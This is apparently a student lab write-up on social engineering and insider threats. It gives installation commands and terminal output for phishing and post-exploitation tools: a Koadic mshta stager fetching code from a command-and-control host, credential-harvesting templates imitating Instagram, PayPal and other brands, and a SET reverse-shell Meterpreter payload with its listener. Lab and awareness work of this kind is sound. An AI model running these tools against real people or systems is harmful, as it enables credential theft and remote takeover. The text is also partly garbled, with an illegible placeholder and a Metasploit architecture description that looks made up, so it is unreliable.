

Social Engineering, Phishing & Insider Threats

Objective

The objective of this lab is to understand **Social Engineering attacks**, their types, real-world impact, and hands-on exposure to **phishing and social engineering tools** used by attackers and ethical hackers. This lab focuses on awareness, attack simulation, and defensive understanding.

Module Overview

Social engineering is a manipulation technique that exploits human psychology rather than technical vulnerabilities. It remains one of the most effective cyberattack methods due to human trust, fear, curiosity, and urgency.

This module covers:

- Social Engineering fundamentals
- Types of Social Engineering attacks
- Phishing concepts and tools
- Insider threats and attacks
- Identity theft
- Practical lab tools and demonstrations

Key Concepts

Social Engineering

Social engineering is the art of tricking individuals into revealing confidential information or performing actions that compromise security.

Psychological Triggers Used:

- Trust
- Fear
- Greed
- Curiosity
- Urgency

Types of Social Engineering Attacks

1. **Phishing** – Fake emails or websites to steal credentials
2. **Spear Phishing** – Targeted phishing attacks
3. **Whaling** – Attacks targeting executives
4. **Vishing** – Voice-based phishing calls
5. **Smishing** – SMS-based phishing
6. **Pretexting** – Fake scenarios to gain trust
7. **Baiting** – Free offers carrying malware
8. **Tailgating** – Physical access exploitation
9. **Quid Pro Quo** – Service exchange for information
10. **Dumpster Diving** – Retrieving sensitive data from trash

Phishing Attack Lifecycle

1. **Research** – Collect victim information
2. **Hook** – Initiate deceptive communication
3. **Exploit** – Steal data or credentials
4. **Exit** – Cover tracks and disengage

Insider Threats

Insider threats arise from individuals with legitimate access.

Types of Insider Threats

- **Malicious Insider** – Intentional data theft
- **Negligent Insider** – Careless behavior
- **Compromised Insider** – Hijacked credentials
- **Third-Party Insider** – Vendor-related risks

Impacts

- Financial loss
- Data breaches
- Operational disruption
- Reputation damage

Identity Theft

Identity theft involves unauthorized use of personal information.

Common Types

- Financial identity theft
- Criminal identity theft
- Medical identity theft
- Tax identity theft
- Synthetic identity theft

Tools Used in Lab

⚠ Disclaimer: All tools were used strictly in a controlled lab environment for educational purposes only.

- **Koadic**
- **SocialPhish 2.0**
- **Pyphisher**
- **Zphisher**
- **SEtoolkit (Social Engineering Tool Kit)**

1. Koadic

A post-exploitation framework similar to Metasploit.

Installation & Execution:

```
git clone https://github.com/offsecginger/koadic.git
cd koadic
python3 koadic
run
zombies
cmdshell <zombie_id>
kill <zombie_id>
```

 **Screenshot :** Koadic dashboard and zombie connection

```

      /oosso:/sys:/yy/o`
    +s/o:osohodso:/ysys/////++`
    hs+:/sss/yoo+sys:
    :dyhyshhosssooss:
    oyddhsysyhyysysyo.
    .osdshmhhyso+y+`
    :y///ooyysoys/o.
    s++s+:/o+~y/
    .y+~++o+:/s-
    y-:/~++~y`
    d.o:/~//~oo`
    h.o.+++~o
    ho++++~o
    hy++~+s
    +h+++~y`
    'hy/~s`
    .+ooo/:::/:////:..

~{ Koadic C3 ~ COM Command & Control }~
Windows Post-Exploitation Tools
Endless Intellect

~{ Version: 0x8 }~
~{ Stagers: 6 }~
~{ Implants: 46 }~

(koadic: sta/js/mshta)$ run
[+] Spawmed a stager at http://10.233.43.128:9999/CX0GK
[>] mshta http://10.233.43.128:9999/CX0GK
(koadic: sta/js/mshta)$ zombies
```

```

[!] Zombie 0: Timed out.
(koadic: sta/js/mshta)$ zombies

  ID      IP      STATUS  LAST SEEN
  --      -
  0       10.233.43.193  Dead    2026-01-06 05:49:46

Use "zombies ID" for detailed information about a session.
Use "zombies IP" for sessions on a particular host.
Use "zombies DOMAIN" for sessions on a particular Windows domain.
Use "zombies killed" for sessions that have been manually killed.

(koadic: sta/js/mshta)$ █
```


2. SocialPhish 2.0

A phishing framework with pre-built templates.

Installation:

```
git clone https://github.com/BDhackers009/SocialPhish-2.0.git
```

```
cd SocialPhish-2.0
```

 **Screenshot:** Tool interface and phishing template selection

```

Session Actions Edit View Help
LTPHISHER
...: Inspired from SocialPhish ...:
...: Modified By Mustakim Ahmed (BDh@Ckers009) ...:

[01] Instagram      [17] IGFollowers  [33] Custom
[02] Facebook       [18] eBay
[03] Snapchat       [19] Pinterest
[04] Twitter        [20] Cryptocurrency
[05] Github         [21] Verizon
[06] Google         [22] DropBox
[07] Spotify        [23] Adobe ID
[08] Netflix        [24] Shopify
[09] PayPal         [25] Messenger
[10] Origin         [26] GitLab
[11] Steam          [27] Twitch
[12] Yahoo          [28] MySpace
[13] LinkedIn       [29] Badoo
[14] Protonmail     [30] VK
[15] Wordpress      [31] Yandex
[16] Microsoft      [32] devianART

[*] Choose an option: █
```

3. PyPhisher

An advanced phishing automation tool.

Installation & Execution:

```
git clone https://github.com/KasRoudra2/PyPhisher
cd PyPhisher
pip3 install -r requirements.txt
python3 pyphisher.py
```

📸 *Screenshot:* Phishing link generation



4. Zphisher

Zphisher is a popular automated phishing framework used for awareness testing and educational demonstrations. It provides multiple pre-built phishing templates for popular platforms and supports tunnel services for link sharing.

Installation & Execution:


```
bash zphisher.sh
```

- Pre-built phishing templates (Instagram, Facebook, Gmail, etc.)
- URL masking and tunneling support
- Credential capture for awareness simulation

[illegible]

```
[~] Select an option : 2

[01] Traditional Login Page
[02] Auto Followers Login Page
[03] 1000 Followers Login Page
[04] Blue Badge Verify Login Page
```



A social engineering penetration testing framework.

 *Screenshot:* SEToolkit phishing attack setup

```
[--]
[--]      The Social-Engineer Toolkit (SET)      [--]
[--]      Created by: David Kennedy (ReL1K)       [--]
[--]              Version: 8.0.3                  [--]
[--]              Codename: 'Maverick'            [--]
[--]      Follow us on Twitter: @TrustedSec        [--]
[--]      Follow me on Twitter: @HackingDave       [--]
[--]      Homepage: https://www.trustedsec.com     [--]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Unable to check for new version of SET (is your network up?)

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
```

```
Select from the menu:
```

```
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.
```

```
set> 4
```

```
1) Windows Shell Reverse_TCP          Spawn a command shell on victim and send back to attacker
2) Windows Reverse_TCP Meterpreter    Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse_TCP VNC DLL        Spawn a VNC server on victim and send back to attacker
4) Windows Shell Reverse_TCP X64      Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64), Meterpreter
6) Windows Meterpreter Egress Buster  Spawn a Meterpreter shell and find a port home via multiple ports
7) Windows Meterpreter Reverse HTTPS  Tunnel communication over HTTP using SSL and use Meterpreter
8) Windows Meterpreter Reverse DNS     Use a hostname instead of an IP address and use Reverse Meterpreter
9) Download/Run your Own Executable    Downloads an executable and runs it
```

```
set:payloads>2
set:payloads> IP address for the payload listener (LHOST): 127.0.0.1
set:payloads> Enter the PORT for the reverse listener: 8080
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
```

The diagram illustrates the Metasploit Framework architecture, showing the central framework and its interaction with various components:

- Metasploit Framework (mf)**: The central component, represented by a large box with a network diagram.
- Metasploit Server (msf3)**: Contains a **RECON** (Reconnaissance) section and an **EXPLOIT** section, both with network diagrams.
- Metasploit Client (msf4)**: Contains a **PAYLOAD** section and a **LOOT** section, both with network diagrams.
- Metasploit Meterpreter (mp)**: A component for post-exploitation, shown with a network diagram.

Below the diagram, the Metasploit Framework version and its components are listed:

```

[+] metasploit v6.4.103-dev
-- -- [ 2,584 exploits - 1,316 auxiliary - 1,697 payloads
-- -- [ 434 post - 49 encoders - 14 nops - 9 evasion
  
```

Metasploit Documentation: <https://docs.metasploit.com/>
 The Metasploit Framework is a Rapid7 Open Source Project

Processing /root/.set/meta_config for ERB directives.
 resource (/root/.set/meta_config)> use multi/handler
 Using configured payload generic/shell_reverse_tcp
 resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp
 payload => windows/meterpreter/reverse_tcp

Defensive Measures

Prevention Strategies

- Security awareness training
- Multi-Factor Authentication (MFA)
- Email filtering & spam protection
- Verification of requests
- Role-based access control (RBAC)

Learning Outcomes

- Understood human-based cyberattacks
- Gained hands-on experience with phishing tools
- Learned ethical usage of attack simulation tools
- Improved awareness of insider threats
- Developed practical cybersecurity reporting skills

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Conclusion

Social engineering remains one of the most dangerous cybersecurity threats due to its focus on human behavior rather than technical flaws. Through this lab, I gained both theoretical understanding and practical exposure to phishing and social engineering techniques, reinforcing the importance of cybersecurity awareness and ethical hacking practices.